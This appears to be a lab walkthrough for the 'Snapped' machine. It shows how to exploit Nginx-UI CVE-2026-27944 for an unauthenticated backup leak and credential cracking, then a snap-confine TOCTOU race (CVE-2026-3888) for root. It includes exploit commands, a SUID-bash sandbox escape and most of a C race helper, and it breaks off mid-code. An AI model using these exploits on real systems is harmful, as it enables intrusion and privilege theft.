Snapped

20th March 2026

Prepared By: TheCyberGeek & Pho3o

Machine Author: TheCyberGeek & Pho3o

Difficulty: Hard

Synopsis

Snapped is a hard-difficulty machine that features two recent CVEs. The foothold showcases CVE-2026-27944 in Nginx-UI, which exposes the /api/backup endpoint without authentication. The endpoint will produce a full backup of the nginx and nginx-UI configuration files, and includes the key to decrypt the backup in the response headers. This leads to finding and decrypting a weak user password from the Nginx-UI database file. Root exploits CVE-2026-3888, a TOCTOU race condition between snap-confine and systemd-tmpfiles. After the system's cleanup daemon deletes a stale mimic directory under /tmp, the attacker recreates it with controlled content and single-steps snap-confine's execution via AF_UNIX socket backpressure to win the race during the mimic bind-mount sequence reliably. This poisons the sandbox's shared libraries, enabling dynamic linker hijacking on the SUID-root snap-confine binary to compromise the system.

Skills Required

- Basic Web Enumeration
- Linux Privilege Escalation Fundamentals

Skills Learned

- Unauthenticated Nginx-UI Backup Exfiltration (CVE-2026-27944)
- Snap Local Privilege Escalation (CVE-2026-3888)
- TOCTOU Race Condition Exploitation via I/O Backpressure
- Linux Mount Namespace Manipulation
- Dynamic Linker Hijacking on SUID Binaries


Enumeration

Nmap

```
$ nmap -sCV 10.129.242.192
<SNIP>
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 4b:c1:eb:48:87:4a:08:54:89:70:93:b7:c7:a9:ea:79 (ECDSA)
|_  256 46:da:a5:65:91:c9:08:99:b2:96:1d:46:0b:fc:df:63 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://snapped.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We see two ports open: `SSH` on port 22 and `HTTP` on port 80. We add the domain name to our `/etc/hosts` file to resolve the connection locally, and then we can visit the website in our browser.


```
$ echo "10.129.242.192 snapped.htb" | sudo tee -a /etc/hosts
```



This appears to be an Apache Infrastructure Platform website for a company called `Snapped`. There doesn't appear to be anything interesting on the main page so let's look for other subdomains or directories that may be accessible with `FFUF`.


```
$ ffuf -w /usr/share/wordlists/amass/bitquark_subdomains_top100K.txt -u
http://FUZZ.snapped.htb -ic
<SNIP>
admin                   [Status: 200, Size: 1407, Words: 164, Lines: 50,
Duration: 66ms]
```

We find the `admin` subdomain and add it to our `/etc/hosts` file as well. Then, when we visit it in our browser, we are met with the default login page for `Nginx-UI`, a website management service.



Foothold

We can't log in with any default credentials so let's try enumerating `Nginx-UI` a bit more. To start if we observe the requests made when we first access the `/login` endpoint we will see it calls `/api/install`.



Let's try fuzzing for other `/api` endpoints we might get access to.

```
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u
http://admin.snapped.htb/api/FUZZ -ic
<SNIP>
backup                  [Status: 200, Size: 18306, Words: 58, Lines: 63,
Duration: 81ms]
settings                [Status: 403, Size: 34, Words: 2, Lines: 1, Duration:
63ms]
licenses                [Status: 200, Size: 52782, Words: 9, Lines: 1, Duration:
88ms]
```

We will see a variety of 403 responses, but two of them are successful. The `/api/backup` endpoint is the more interesting of the two. Let's use `CURL` to see what output it gives us.

```
$ curl -v http://admin.snapped.htb/api/backup
* Host admin.snapped.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.242.192
*   Trying 10.129.242.192:80...
* Connected to admin.snapped.htb (10.129.242.192) port 80
* using HTTP/1.x
> GET /api/backup HTTP/1.1
> Host: admin.snapped.htb
> User-Agent: curl/8.15.0-DEV
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.24.0 (Ubuntu)
< Date: Thu, 19 Mar 2026 16:11:13 GMT
< Content-Type: application/zip
< Content-Length: 18306
< Connection: keep-alive
< Accept-Ranges: bytes
< Cache-Control: must-revalidate
< Content-Description: File Transfer
< Content-Disposition: attachment; filename=backup-20260319-121113.zip
< Content-Transfer-Encoding: binary
< Expires: 0
< Last-Modified: Thu, 19 Mar 2026 16:11:13 GMT
< Pragma: public
< Request-Id: 4c4ff5cc-4fe0-4c2e-b990-2a06720ba693
< X-Backup-Security:
Cp47aVvbLcOr7xMzXABRe86PWv5pu85RmYVXjPFvZDk=:h+CtlLfVQ4/Y152zJ/G46g==
```

It appears to be sending a file, `backup-20260319-121113.zip`, and the `X-Backup-Security` header is also interesting. With some research, we find that `Nginx-ui` version `2.3.2` is vulnerable to CVE-2026-27944. This vulnerability allows unauthenticated access to the `/api/backup` endpoint while simultaneously disclosing encryption keys required to decrypt the backup in the `X-Backup-Security` response header. This is exactly what we found.

But if we want to double-check if the version is correct, we can use this POC which will run a variety of scans to search for the version in the `HTML` headers, `JS` files available and `/api` endpoints. It will immediately confirm the version for us.

```
$ python3 discover.py --target http://admin.snapped.htb
<SNIP>
[1/8] 🟤 VULNERABLE | http://admin.snapped.htb | v≤2.3.2 (vulnerable - header
present) | confidence: 80.0%
```

The backup created by the endpoint will include the nginx and nginx-ui configuration files, including the `nginx-ui database.db`. The GitHub advisory linked earlier also contains a POC script to automate the following steps, but we will do them manually.

Let's use `CURL` to reach the endpoint and download the backup.

```
$ curl -OJ -v http://admin.snapped.htb/api/backup
<SNIP>
< HTTP/1.1 200 OK
< Server: nginx/1.24.0 (Ubuntu)
< Date: Thu, 19 Mar 2026 16:17:23 GMT
< Content-Type: application/zip
< Content-Length: 18306
< Connection: keep-alive
< Accept-Ranges: bytes
< Cache-Control: must-revalidate
< Content-Description: File Transfer
< Content-Disposition: attachment; filename=backup-20260319-121723.zip
< Content-Transfer-Encoding: binary
< Expires: 0
< Last-Modified: Thu, 19 Mar 2026 16:17:23 GMT
< Pragma: public
< Request-Id: e2870722-24bd-4e3d-a9b6-167ece130e81
< X-Backup-Security:
Uggi+bPybhVny2dV+MaAVAkjSrzQBCjWFhbsenNiVJA=:Jky/YQ0ISOX3gcTE9lj7zQ==
<SNIP>
```

We will first decrypt the security header, which will give us the `key:iv`. We will decode both individually from `base64` and then convert them into a hexadecimal string.

```
$ key=$(echo 'Uggi+bPybhVny2dV+MaAVAkjSrzQBCjWFhbsenNiVJA=' | base64 -d | xxd -p
-c 256)
$ echo $key
520822f9b3f26e1567cb6755f8c6805409234abcd00428d61616ec7a73625490

$ iv=$(echo 'Jky/YQ0ISOX3gcTE9lj7zQ==' | base64 -d | xxd -p)
$ echo $iv
264cbf610d0848e5f781c4c4f658fbcd
```

With this, we have everything we need to decrypt the backup file. First, we'll unzip it into a new directory.

```
$ unzip -d backup backup-20260319-121723.zip
Archive:  backup-20260319-121723.zip
  inflating: backup/hash_info.txt
  inflating: backup/nginx-ui.zip
  inflating: backup/nginx.zip
```

Then we will use `openssl` to decrypt the `nginx-ui.zip` file.

```
$ cd backup
$ openssl enc -aes-256-cbc -d -in nginx-ui.zip -out nginxui_decrypted.zip -K
$key -iv $iv
```

This will produce `nginxui_decrypted.zip`, so we unzip that as well, and inside is a `database.db`.

```
$ unzip nginxui_decrypted.zip
Archive:  nginxui_decrypted.zip
  inflating: app.ini
  inflating: database.db
```

Let's inspect it with `sqlite3`, list the tables, and then view the contents of the users table.

```
$ sqlite3 database.db
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> .tables
acme_users         configs            namespaces         sites
auth_tokens        dns_credentials    nginx_log_indices  streams
auto_backups       dns_domains        nodes              upstream_configs
ban_ips            external_notifies  notifications      users
certs              llm_sessions       passkeys
config_backups     migrations         site_configs

sqlite> select * from users;
1|2026-03-19 08:22:54.41011219-04:00|2026-03-19 08:39:11.562741743-
04:00||admin|$2a$10$8YdBq4e.WeQn8gv9E0ehh.quy8D/4mXHHY4ALLMAzgFPTrIVltEvm|1||
<SNIP>
2|2026-03-19 09:54:01.989628406-04:00|2026-03-19 09:54:01.989628406-
04:00||jonathan|$2a$10$8M7JZSRLKdtJpx9YRUNTmODN.pKoBsoGCBi5Z8/WVGO2od9oCSyWq|1||
<SNIP>
```

We find two `bcrypt` hashes, which we can put into a file and try to crack with `hashcat`, but only the second will be successful.

```
$ hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
<SNIP>
$2a$10$8M7JZSRLKdtJpx9YRUNTmODN.pKoBsoGCBi5Z8/WVGO2od9oCSyWq:linkinpark
<SNIP>
```

We now have the credentials for `Jonathan` on the `Nginx-UI` platform. Let's see if he has reused them for `SSH`.

```
$ ssh jonathan@snapped.htb
jonathan@snapped.htb's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-41-generic x86_64)
<SNIP>
jonathan@snapped:~$
```

We got our first terminal on the box and can find the user flag!

Privilege Escalation

Enumerating the filesystem, we notice that `snapd` is in use, and we check its version.

```
jonathan@snapped:~$ snap --version
snap    2.63.1+24.04
snapd   2.63.1+24.04
series  16
ubuntu  24.04
kernel  6.8.0-41-generic
```

Searching around on Google for the latest `snapd` vulnerabilities, we find this disclosure from Quayls stating that all versions before 2.74.2 are vulnerable to attacks on default Ubuntu GUI installations. In Ubuntu 24.04, which the target is using, snap-confine is the SUID-root binary that builds the sandbox before any snap runs. In Ubuntu 25.10 and higher, `snap-confine` has capabilities instead. Part of this setup involves creating mimics, which are writable copies of read-only filesystem directories. The mimic sequence for `/usr/lib/x86_64-linux-gnu` is:

```
1. mount --bind /usr/lib/x86_64-linux-gnu → /tmp/.snap/usr/lib/x86_64-linux-gnu
2. mount -t tmpfs → /usr/lib/x86_64-linux-gnu
3. for each entry in /tmp/.snap/usr/lib/x86_64-linux-gnu:
       mount --bind entry → /usr/lib/x86_64-linux-gnu/entry
4. umount /tmp/.snap/usr/lib/x86_64-linux-gnu
```

Between step 1 and step 3, the contents of `/tmp/.snap/usr/lib/x86_64-linux-gnu` can be swapped by an attacker. Step 3 then bind-mounts attacker-owned files into the namespace as root. This is a classic `TOCTOU` race condition. First though we need to validate the cleanup frequency. We check the following files:

```
jonathan@snapped:~$ systemctl cat systemd-tmpfiles-clean.timer
<SNIP>
# /etc/systemd/system/systemd-tmpfiles-clean.timer.d/override.conf
[Timer]
OnBootSec=1m
OnUnitActiveSec=1m
```

We can see here from the timer override that it has been changed to 1 minute cleanups using `systemd-tmpfiles`.

```
jonathan@snapped:~$ cat /usr/lib/tmpfiles.d/tmp.conf
<SNIP>
D /tmp 1777 root root 4m
#q /var/tmp 1777 root root 30d
```

This means that any file in `/tmp` that is older than 4 minutes will be deleted which makes it perfect conditions for exploiting this vulnerability.

The Precondition: systemd-tmpfiles

The `.snap` directory under `/tmp` is maintained by snap-confine across invocations. Ubuntu 24.04 configures `systemd-tmpfiles-clean.timer` to delete files in `/tmp` older than 30 days (`D /tmp 1777 root root 30d` in `tmp.conf`). When `.snap` goes dormant and gets cleaned up, the attacker recreates it, and since `/tmp` is world-writable, the recreated directories are attacker-owned.

Winning the Race Reliably

The helper redirects snap-confine's stderr to an AF_UNIX socket with `SO_RCVBUF=1` and `SO_SNDBUF=1`. This creates extreme backpressure since snap-confine blocks on every `write()` to stderr until the helper `read()`s one byte. The helper reads byte by byte, effectively single-stepping snap-confine's execution. When the trigger message `dir:"/tmp/.snap/usr/lib/x86_64-linux-gnu"` is detected (emitted after step 1 of the mimic), snap-confine is blocked mid-write. The attacker has unlimited time to perform the swap via `renameat2(RENAME_EXCHANGE)`.

/proc/PID/cwd Bypass

`/tmp/snap-private-tmp/` is mode `700 root:root`, so unprivileged users cannot traverse it. However, accessing `/proc/PID/cwd` follows the process's working directory through its mount namespace, bypassing the host permission check entirely.

Dynamic Loader Hijack

After the race, all libraries in `/usr/lib/x86_64-linux-gnu` inside the namespace are attacker-owned. Overwriting `ld-linux-x86-64.so.2` with shellcode means any SUID binary executed in this namespace triggers the shellcode as root since the kernel loads the dynamic linker specified in `PT_INTERP` before the program itself, with the SUID binary's effective privileges.

Sandbox Escape

The Firefox snap's AppArmor profile allows writing to `/var/snap/firefox/common/`. A SUID bash placed here persists outside the sandbox with no AppArmor confinement.

Exploitation

Step 1 — Enter sandbox (Terminal 1)

```
$ env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine --base core22
snap.firefox.hook.configure /bin/bash
$ cd /tmp
$ echo $$
18606
```

Enter the Firefox snap sandbox and note the PID. This process keeps the sandbox's mount namespace alive, its `/tmp` is backed by `/tmp/snap-private-tmp/snap.firefox/tmp/` on the host.

Step 2 — Wait for .snap deletion (Terminal 1)

```
$ while test -d ./.snap; do touch ./; sleep 1; done
$ stat ./.snap
stat: cannot statx './.snap': No such file or directory
```

Keep `/tmp` active with `touch` while letting `.snap` go dormant. After 30 days (or a manual `systemctl start systemd-tmpfiles-clean.service`), the janitor deletes it. Leave Terminal 1 open.

Step 3 — Access sandbox /tmp from outside (Terminal 2)

```
$ cd /proc/18606/cwd
$ ls -la
total 4
drwxrwxrwt  2 root root 4096 ...
```

`/proc/PID/cwd` follows the process's mount namespace view, bypassing the `700 root:root` permissions on `/tmp/snap-private-tmp/`.

Step 4 — Destroy cached namespace (Terminal 2)

```
$ systemd-run --user --scope --unit=snap.d$(date +%s) /bin/bash
$ env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine --base snapd
snap.firefox.hook.configure /nonexistent
cannot perform operation: mount --rbind /dev ... No such file or directory
```

Using `--base snapd` (invalid) tears down the cached mount namespace while preserving `/tmp`. The `systemd-run` wrapper satisfies snap's cgroup requirement. The error is expected since the failure is what destroys the namespace.

Step 5 — Win the race (Terminal 2)

```
$ ~/firefox_2404 ~/payload.so
[*] CVE-2026-3888 – firefox 24.04 helper
[*] CWD: /proc/1854/cwd
[*] Setting up .snap and .exchange directory...
[*] Exchange dir ready: 285 entries in .snap/usr/lib/x86_64-linux-gnu.exchange
[*] Starting race against snap-confine...
[*] Reading snap-confine output (PID 2487)...

[!] TRIGGER DETECTED! Swapping .exchange...
[+] SWAP DONE!
```

We compile and upload the helper and payloads included at the end of this writeup. The helper recreates `.snap` (attacker-owned), copies 285 real libraries into `.exchange`, launches snap-confine with debug output throttled through a tiny socket, detects the bind-mount trigger, and atomically swaps the directories via `renameat2(RENAME_EXCHANGE)`. snap-confine resumes and bind-mounts our files as root. We need to keep this terminal open so the process stays alive, which keeps our poisoned namespace alive.

Step 6 — Overwrite dynamic loader (Terminal 3)

```
$ PID=$(cat /proc/1854/cwd/race_pid.txt)
$ cat /proc/1854/cwd/race_perms.txt
jonathan:jonathan 755
$ cd /proc/$PID/root
$ stat -c '%U:%G' usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
jonathan:jonathan
$ cp /usr/bin/busybox ./tmp/sh
$ cat ~/librootshell.so > ./usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
```

`race_pid.txt` contains the PID of the inner shell. `race_perms.txt` confirms attacker ownership. `/proc/$PID/root` exposes the poisoned namespace's filesystem. busybox is planted as `/tmp/sh` (static binary, no ld-linux dependency), and `ld-linux-x86-64.so.2` is overwritten with our shellcode.

Step 7 — Trigger root (Terminal 3)

```
$ env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine --base core22
snap.firefox.hook.configure /usr/lib/snapd/snap-confine

BusyBox v1.36.1 (Ubuntu 1:1.36.1-6ubuntu3.1) built-in shell (ash)

/ # id
uid=0(root) gid=1000(jonathan) groups=1000(jonathan)
```

snap-confine is SUID-root and dynamically linked. The kernel reads `PT_INTERP`, maps our shellcode as the dynamic loader, and executes it with `euid=0`. The shellcode calls `setreuid(0,0)` then `execve("/tmp/sh")`.

Step 8 — Escape sandbox (Busybox shell)

```
/ # cp /bin/bash /var/snap/firefox/common/bash
/ # chmod 04755 /var/snap/firefox/common/bash
/ # exit
```

AppArmor allows writing to `/var/snap/firefox/common/`. The SUID bash persists outside the sandbox.

Step 9 — Full root (Terminal 3)

```
$ /var/snap/firefox/common/bash -p
bash-5.1# id
uid=1000(jonathan) gid=1000(jonathan) euid=0(root) groups=1000(jonathan)
bash-5.1# cat /etc/shadow
root:$y$j9T$qtGaKCwhRRSzf6H3Gxybo1$FyvCR7...
```

And that concludes Snapped!

Exploit Components

Compile:

```
gcc -O2 -static -o firefox_2404 firefox_2404.c
gcc -nostdlib -static -Wl,--entry=_start -o librootshell.so librootshell.c
```

firefox_2404.c — Race helper. Recreates the `.snap` mimic tree with attacker-owned library copies from `/snap/core22/current/usr/lib/x86_64-linux-gnu` (~285 entries), then single-steps snap-confine via the AF_UNIX backpressure technique and swaps the directories at the trigger point.

librootshell.c — Replaces `ld-linux-x86-64.so.2`. Minimal ELF with raw x86_64 syscalls: `setreuid(0,0)`, `setregid(0,0)`, `execve("/tmp/sh")`.

firefox_2404.c

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <signal.h>
#include <errno.h>
#include <dirent.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sys/syscall.h>

#define SNAP_CONFINE "/usr/lib/snapd/snap-confine"
#define EXCHANGE_SRC ".snap/usr/lib/x86_64-linux-gnu.exchange"
#define EXCHANGE_DST ".snap/usr/lib/x86_64-linux-gnu"
#define REAL_LIBDIR  "/snap/core22/current/usr/lib/x86_64-linux-gnu"
#define TRIGGER      "dir:\"/tmp/.snap/usr/lib/x86_64-linux-gnu\""

static int copy_file(const char *src, const char *dst) {
    int fds = open(src, O_RDONLY);
    if (fds < 0) return -1;
    int fdd = open(dst, O_WRONLY | O_CREAT | O_TRUNC, 0755);
    if (fdd < 0) { close(fds); return -1; }
    char buf[65536];
    ssize_t n;
    while ((n = read(fds, buf, sizeof(buf))) > 0)
        write(fdd, buf, n);
    close(fds);
    close(fdd);
    return 0;
}

static int setup_snap_and_exchange(const char *payload_so) {
    mkdir(".snap", 0755);
    mkdir(".snap/usr", 0755);
    mkdir(".snap/usr/lib", 0755);
    mkdir(".snap/usr/local", 0755);
    mkdir(".snap/snap", 0755);
    mkdir(".snap/snap/firefox", 0755);
```

```
    DIR *d = opendir("/snap/firefox");
    if (d) {
        struct dirent *ent;
        while ((ent = readdir(d)) != NULL) {
            if (ent->d_name[0] != '.' && strcmp(ent->d_name, "current") != 0) {
                char p[512];
                snprintf(p, sizeof(p), ".snap/snap/firefox/%s", ent->d_name);
                mkdir(p, 0755);
                snprintf(p, sizeof(p), ".snap/snap/firefox/%s/data-dir", ent-
>d_name);
                mkdir(p, 0755);
            }
        }
        closedir(d);
    }

    mkdir(EXCHANGE_SRC, 0755);

    d = opendir(REAL_LIBDIR);
    if (!d) { perror("opendir real libdir"); return -1; }

    int count = 0;
    struct dirent *ent;
    while ((ent = readdir(d)) != NULL) {
        if (ent->d_name[0] == '.' &&
            (ent->d_name[1] == '\0' ||
             (ent->d_name[1] == '.' && ent->d_name[2] == '\0')))
            continue;

        char src[4096], dst[4096];
        snprintf(src, sizeof(src), "%s/%s", REAL_LIBDIR, ent->d_name);
        snprintf(dst, sizeof(dst), "%s/%s", EXCHANGE_SRC, ent->d_name);

        struct stat st;
        if (lstat(src, &st) < 0) continue;

        if (S_ISDIR(st.st_mode)) {
            mkdir(dst, 0755);
        } else if (S_ISLNK(st.st_mode)) {
            char link[4096];
            ssize_t len = readlink(src, link, sizeof(link) - 1);
            if (len > 0) { link[len] = '\0'; symlink(link, dst); }
        } else {
            copy_file(src, dst);
        }
        count++;
    }
    closedir(d);

    printf("[*] Exchange dir ready: %d entries in %s\n", count, EXCHANGE_SRC);
    return 0;
}

static int create_stderr_socket(int *read_fd, int *write_fd) {
    int sv[2];
    if (socketpair(AF_UNIX, SOCK_STREAM, 0, sv) < 0) {
        perror("socketpair"); return -1;
```

```
    }
    int bufsize = 1;
    setsockopt(sv[0], SOL_SOCKET, SO_RCVBUF, &bufsize, sizeof(bufsize));
    setsockopt(sv[0], SOL_SOCKET, SO_SNDBUF, &bufsize, sizeof(bufsize));
    setsockopt(sv[1], SOL_SOCKET, SO_RCVBUF, &bufsize, sizeof(bufsize));
    setsockopt(sv[1], SOL_SOCKET, SO_SNDBUF, &bufsize, sizeof(bufsize));
    *read_fd = sv[0];
    *write_fd = sv[1];
    return 0;
}

static int run_and_race(void) {
    int read_fd, write_fd;
    if (create_stderr_socket(&read_fd, &write_fd) < 0) return -1;

    pid_t pid = fork();
    if (pid < 0) { perror("fork"); return -1; }

    if (pid == 0) {
        close(read_fd);
        dup2(write_fd, STDERR_FILENO);
        close(write_fd);
        clearenv();
        setenv("SNAPD_DEBUG", "1", 1);
        setenv("SNAP_INSTANCE_NAME", "firefox", 1);
        execl(SNAP_CONFINE, "snap-confine",
              "--base", "core22",
              "snap.firefox.hook.configure",
              "/bin/sh", "-c",
              "echo $$ > /tmp/race_pid.txt; "
              "stat -c '%U:%G %a' /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
"
              "> /tmp/race_perms.txt 2>&1; "
              "sleep 99994",
              NULL);
        _exit(1);
    }

    close(write_fd);

    char ringbuf[4096];
    int ringpos = 0;
    memset(ringbuf, 0, sizeof(ringbuf));
    int tlen = strlen(TRIGGER);
    char byte;
    ssize_t n;
    int swapped = 0;

    printf("[*] Reading snap-confine output (PID %d)...\n", pid);

    while ((n = read(read_fd, &byte, 1)) > 0) {
        write(STDOUT_FILENO, &byte, 1);

        ringbuf[ringpos % sizeof(ringbuf)] = byte;
        ringpos++;

        if (!swapped && ringpos >= tlen) {
            char check[512];
```

```
            for (int i = 0; i < tlen && i < (int)sizeof(check) - 1; i++)
                check[i] = ringbuf[(ringpos - tlen + i) % sizeof(ringbuf)];
            check[tlen] = '\0';

            if (strstr(check, TRIGGER)) {
                printf("\n[!] TRIGGER DETECTED! Swapping .exchange...\n");

                #ifndef RENAME_EXCHANGE
                #define RENAME_EXCHANGE (1 << 1)
                #endif
                if (syscall(SYS_renameat2, AT_FDCWD, EXCHANGE_DST,
                            AT_FDCWD, EXCHANGE_SRC, RENAME_EXCHANGE) == 0) {
                    /* atomic swap succeeded */
                } else {
                    rename(EXCHANGE_DST, ".snap/usr/lib/x86_64-linux-gnu.orig");
                    rename(EXCHANGE_SRC, EXCHANGE_DST);
                }

                swapped = 1;
